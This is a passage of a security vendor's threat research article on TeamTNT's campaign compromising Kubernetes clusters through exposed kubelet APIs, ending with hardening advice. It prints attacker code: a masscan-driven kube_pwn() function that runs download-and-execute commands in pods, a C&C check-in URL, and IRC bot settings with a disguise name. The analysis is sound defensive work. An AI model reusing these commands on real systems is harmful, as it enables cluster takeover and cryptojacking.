TeamTNT Targets Kubernetes, Nearly 50,000 IPs Compromised in Worm-like Attack

trendmicro.com/en_us/research/21/e/teamtnt-targets-kubernetes--nearly-50-000-ips-compromised.html

May 25, 2021

Kubernetes is the most widely adopted container orchestration platform for automating the deployment, scaling, and management of containerized applications. Unfortunately, like any widely used application, it makes for an attractive target for threat actors as they are often misconfigured, especially those running primarily in cloud environments with access to nearly infinite resources. This article will discuss how TeamTNT — which we have discussed extensively in previous articles — has been scanning for and compromising Kubernetes clusters in the wild.

We have found and confirmed close to 50,000 IPs compromised by this attack perpetrated by TeamTNT across multiple clusters. Several IPs were repeatedly exploited during the timeframe of the episode, occurring between March and May. Most of the compromised nodes were from China and the US — identified in the ISP (Internet Service Provider) list, which had Chinese and US-based providers as the highest hits, including some CSPs (Cloud Service Providers). It should be noted the numbers reflect the likelihood of significantly more clusters in operation for the US and China than many other countries.





Figure 1. The percentage of servers compromised per country. China and the United States make up most of the compromised IPs.
By analyzing data belonging to a few TeamTNT servers, we discovered the tools and techniques used by the group for this campaign.

How a Kubernetes cluster is compromised

This section will analyze one of the scripts we have collected from this threat actor that targets Kubernetes clusters. We collected one of the files from their server, named kube.lateral.sh, that had a low detection rate in VirusTotal at the time of writing. We break down what this script does and how it does it.



6 security vendors flagged this file as malicious

0dc0d5e9d127c8027c0a5ed0ce237ab07d3ef86706d1f8d032bc8f140869c5ea
kube.lateral.sh

70.89 KB
Size

2021-04-24 15:40:09 UTC
10 days ago

Crowdsourced YARA Rules

Matches rule SUSP_LNX_Linux_Malware_Indicators_Aug20_1 by Florian Roth from ruleset gen_lnx_malware_indicators at https://github.com/Neo23x0/signature-base
↳ *Detects indicators often found in linux malware samples*

Crowdsourced IDS Rules

HIGH 1 MEDIUM 2 LOW 0 INFO 0

Matches rule ET POLICY Executable and linking format (ELF) file download Over HTTP from Proofpoint Emerging Threats Open
↳ *Potential Corporate Privacy Violation*

Matches rule ET POLICY curl User-Agent Outbound from Proofpoint Emerging Threats Open
↳ *Attempted Information Leak*

Matches rule ET DROP Spamhaus DROP Listed Traffic Inbound group 2 from Proofpoint Emerging Threats Open
↳ *Misc Attack*

Dynamic Analysis Sandbox Detections

The sandbox OS X Sandbox flags this file as: SPREADER

11 security vendors flagged this file as malicious

0dc0d5e9d127c8027c0a5ed0ce237ab07d3ef86706d1f8d032bc8f140869c5ea
kube.lateral.sh

70.89 KB
Size

2021-05-05 09:24:32 UTC
a moment ago

Crowdsourced YARA Rules

Matches rule SUSP_LNX_Linux_Malware_Indicators_Aug20_1 by Florian Roth from ruleset gen_lnx_malware_indicators at https://github.com/Neo23x0/signature-base
↳ *Detects indicators often found in linux malware samples*

Crowdsourced IDS Rules

HIGH 1 MEDIUM 2 LOW 0 INFO 0

Matches rule ET POLICY Executable and linking format (ELF) file download Over HTTP from Proofpoint Emerging Threats Open
↳ *Potential Corporate Privacy Violation*

Matches rule ET POLICY curl User-Agent Outbound from Proofpoint Emerging Threats Open
↳ *Attempted Information Leak*

Matches rule ET DROP Spamhaus DROP Listed Traffic Inbound group 2 from Proofpoint Emerging Threats Open
↳ *Misc Attack*

Dynamic Analysis Sandbox Detections

The sandbox OS X Sandbox flags this file as: SPREADER

Avast	BV:Agent-BKO [Trj]	AVG	BV:Agent-BKO [Trj]
ClamAV	Unix.Downloader.Rocke-6826000-0	DrWeb	Linux.TeamTNT.25
ESET-NOD32	Linux/YellowDye.A	GData	Script.Trojan.Agent.2BW06L
Ikarus	Trojan.Linux.Yellowdye	Kaspersky	HEUR:Trojan-Downloader.Shell.Agent.bc

Figure 2. VirusTotal detections for kube.lateral.sh verified on April 24, 2021 (top) and May 5, 2021 (bottom)

Setting up the environment

TeamTNT's first order of business is to disable the bash history on the target host and define environment variables for their command and control (C&C) server, such as the script to install the crypto miner later and the binary of the XMRig Monero miner. Then a folder is created inside */tmp* using *$RANDOM* three times, generating a sequence of random numbers — for example, 132963764049, 64049520243 and 55772468520243. User and system architecture information is gathered using *whoami* and *uname –m* which are stored in environment variables to be used later.

The script also installs two free, open-source tools available from GitHub, the network scanning tool masscan — developed in C — and the banner-grabbing, deprecated Zgrab — developed in Go. The new version Zgrab2 is also open source and available on GitHub but is not installed with the script.

Downloading and installing the IRC Bot


The script has a large base64 encoded code block to install their IRC bot. We decoded, analyzed and discovered that it is written in C and is stored on the */tmp* folder under the name **kube.c** to avoid suspicion. The bot code is compiled with Gnu Compiler Collection (GCC) and removed after compiling completes. The resulting binary generated is then moved to the */root* folder and renamed to kube as the code below illustrates:

> *"BASE64 ENCODED KUBE.C CODE HERE" | base64 -d > /var/tmp/kube.c*

> *cd /var/tmp/; gcc -o /var/tmp/kube /var/tmp/kube.c && rm -f /var/tmp/kube.c*

> *mv /var/tmp/kube /root/.kube && chmod +x /root/.kube && /root/.kube*

The IRC bot, also written in C, is based on another famous IRC bot called Kaiten. Similar code for these bots are also available on GitHub.




```c
#define STARTUP                   // Start on startup?
#undef IDENT                      // Only enable this if you absolutely have to
#define FAKENAME "kworker/08:15-events" // What you want this to hide as
#define CHAN "#DockerAPI"         // Channel to join
#define KEY ""            // The key of the channel
int numservers=2;                 // Must change this to equal number of servers down there
char *servers[] = {               // List the servers in that format, always end in (void*)0
        [redacted],
        "irc.teamtnt.red",
        (void*)0
};
```

Figure 3. Code to install the IRC bot named kube.c.

Pwning and cryptojacking Kubernetes pods

In the last part of the script, we can see a function — kube_pwn() — being declared, just like in the image shown below. As seen from the code, the kube_pwn function uses Masscan to check any hosts with port 10250 open.



```
kube_pwn(){
LRANGE=$1
rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
eval "$rndstr"="'$(masscan --open -p10250 $LRANGE --rate=250000 | awk '{print $6}')'";
for ipaddr in ${!rndstr} ; do
if [ -f $TEMPFILE ]; then rm -f $TEMPFILE; fi
timeout -s SIGKILL $T1OUT curl -sLk https://$theip:10250/runningpods/ | jq -r '.items[] | .metadata.namespace + " " + .metadata.name + " " + .spec.containers[].
name' >> $TEMPFILE
KUBERES=$?
if [ "$KUBERES" = "0" ];then
curl -sLk http:/[redacted]/up/kube_in.php?target=$theip
while read namespace podname containername; do
timeout -s SIGKILL $T1OUT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="apt update --fix-missing"
timeout -s SIGKILL $T1OUT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="apk update"
timeout -s SIGKILL $T1OUT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="yum install -y bash"
timeout -s SIGKILL $T1OUT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="yum install -y wget"
timeout -s SIGKILL $T1OUT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="yum install -y curl"
timeout -s SIGKILL $T1OUT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="apt install -y bash"
timeout -s SIGKILL $T1OUT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="apt install -y wget"
timeout -s SIGKILL $T1OUT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="apt install -y curl"
timeout -s SIGKILL $T1OUT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="apk add bash"
timeout -s SIGKILL $T1OUT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="apk add wget"
timeout -s SIGKILL $T1OUT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="apk add curl"
timeout -s SIGKILL $T1OUT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="wget "$INITPLOAD" -O /tmp/.x1mr"
timeout -s SIGKILL $T1OUT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="curl "$INITPLOAD" -o /tmp/.x2mr"
timeout -s SIGKILL $T1OUT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="sh /tmp/.x1mr"
timeout -s SIGKILL $T1OUT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="sh /tmp/.x2mr"
done < $TEMPFILE
rm -rf $TEMPFILE
fi
done;
}
```

Figure 4. Code showing how the kube_pwn function uses Masscan to check for hosts with the port 10250 open.

Kubelets

Those familiar with Kubernetes will know that this port belongs to the kubelet API, and by default, it is open on all nodes of a cluster, including the control plane and worker nodes. And that is one of the essential first security hardening changes you should make on an operational K8s cluster. Kubelet is the agent that runs on each node and ensures that all containers are running in a pod. It is also the agent that is responsible for any configuration changes on the nodes. Although it is not on the main Kubernetes architecture diagram, even the control plane node has a kubelet (and a kube-proxy) agent running if a user wants to run other pods there. However, it is not considered a best practice to run your application pods on the control plane as it affords attackers the opportunity to own the cluster as we see here.


There are three critical factors for kubelet security settings:

1. Enabling Kubelet authentication. According to the Kubernetes documentation requests to the kubelet's API endpoint, which are not blocked by other authentication methods, are treated as anonymous requests by default. Please make sure you start the kubelets with the --anonymous-auth=false flag and disable anonymous access. For more information check the Kubernetes official recommendations on Kubelet authentication.

2. Restricting kubelet permissions to prevent attackers from reading kubelet credentials after breaking out of the container to perform malicious actions.

3. Rotating the kubelet certificates on the chance a compromise occurs, the certs are short-lived and potential impact is reduced.

According to the documentation for Kubernetes installation via kubeadm, the ports below are the ones that need to be open for a cluster to work properly. The kubelet API port (10250) should not be exposed to the internet as it is akin to leaving your Docker Daemon API exposed. However, TeamTNT is compromising the kubelet after gaining access to the environment in this specific attack, so they run the scans internally.



Control-plane node(s)


Protocol	Direction	Port Range	Purpose	Used By
TCP	Inbound	6443*	Kubernetes API server	All
TCP	Inbound	2379-2380	etcd server client API	kube-apiserver, etcd
TCP	Inbound	10250	kubelet API	Self, Control plane
TCP	Inbound	10251	kube-scheduler	Self
TCP	Inbound	10252	kube-controller-manager	Self

Worker node(s)

Protocol	Direction	Port Range	Purpose	Used By
TCP	Inbound	10250	kubelet API	Self, Control plane
TCP	Inbound	30000-32767	NodePort Services†	All

Figure 5. Required ports for kubeadm installation.

The kubelet API is not well documented; however, we analyzed the Kubernetes code directly to understand what is happening, which is explained in the following sections. First, we looked at the server.go file inside the /kubelet/server package. As shown in Figure 5, the first thing the kube_pwn() function does is to get some information from the Kubelet API via the /runningpods endpoint, filtering the namespace, pod name and container names.



```
        // The /runningpods endpoint is used for testing only.
        s.addMetricsBucketMatcher("runningpods")
        ws = new(restful.WebService)
        ws.
                Path("/runningpods/").
                Produces(restful.MIME_JSON)
        ws.Route(ws.GET("").
                To(s.getRunningPods).
                Operation("getRunningPods"))
        s.restfulCont.Add(ws)
}
```

Figure 6. Kubernetes kubelet API source code analysis. Source: https://github.com/kubernetes/kubernetes/blob/master/pkg/kubelet/server/server.go#L489

Crypto jacking (deployed into pods)

